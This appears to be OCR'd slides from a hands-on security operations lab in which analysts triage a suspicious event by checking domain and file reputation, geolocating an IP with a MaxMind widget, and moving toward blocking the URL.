


Investigating the Event – File Reputation



Investigating the Event – File Reputation

Looking at the results from VirusTotal it doesn't appear that any vendors have information about this specific file hash, however we know that it is communicating with a known malicious domain.



- Check the domain reputation ☑
- Look up the domain ☑
- Check the file reputation ☑
- Geolocate the IP
- Block the URL

Exercise #3 - IP Geolocation

Almost done…

Estimated Duration: 5 Minutes

Our last step in this investigation will be to use the IP found in Exercise #1 and perform a **geolocate IP** action


Use the IP address from the lookup domain action previously performed to run the next action from that widget.

What *continent* is the IP address associated with?


Hints

- The  icon next to some data types is useful for running actions quickly
- The  icon in the top-right corner of the Maxmind widget allows you to go into the underlying JSON data to answer the question
- If you wrote the IP address down from first exercise, you can run the action manually without using the in-context menu. If you figured this out, share it with the rest of the session!


Investigating the Event – Geolocate IP



Investigating the Event – Geolocate IP




Investigating the Event – Geolocate IP




Investigating the Event – Geolocate IP

The MaxMind widget requires a Google Maps API key to render a map - since we don't have one, this is a perfect example to highlight the ability to review the JSON under the hood.



Investigating the Event – Geolocate IP



Investigating the Event – Geolocate IP

- Check the domain reputation ✅
- Look up the domain ✅
- Check the file reputation ✅
- Geolocate the IP ✅
- Block the URL

Checkpoint!

So, where are we now?

We know that the domain is considered malicious by VirusTotal


The IP address of the server is located in Russia

Our file hash is not malicious

At this point we want to start taking action to start containing this incident

Is there anything else that we may be able to learn based on the assets we have available to us?

Investigating the Event – Blocking the URL




Investigating the Event – Blocking the URL

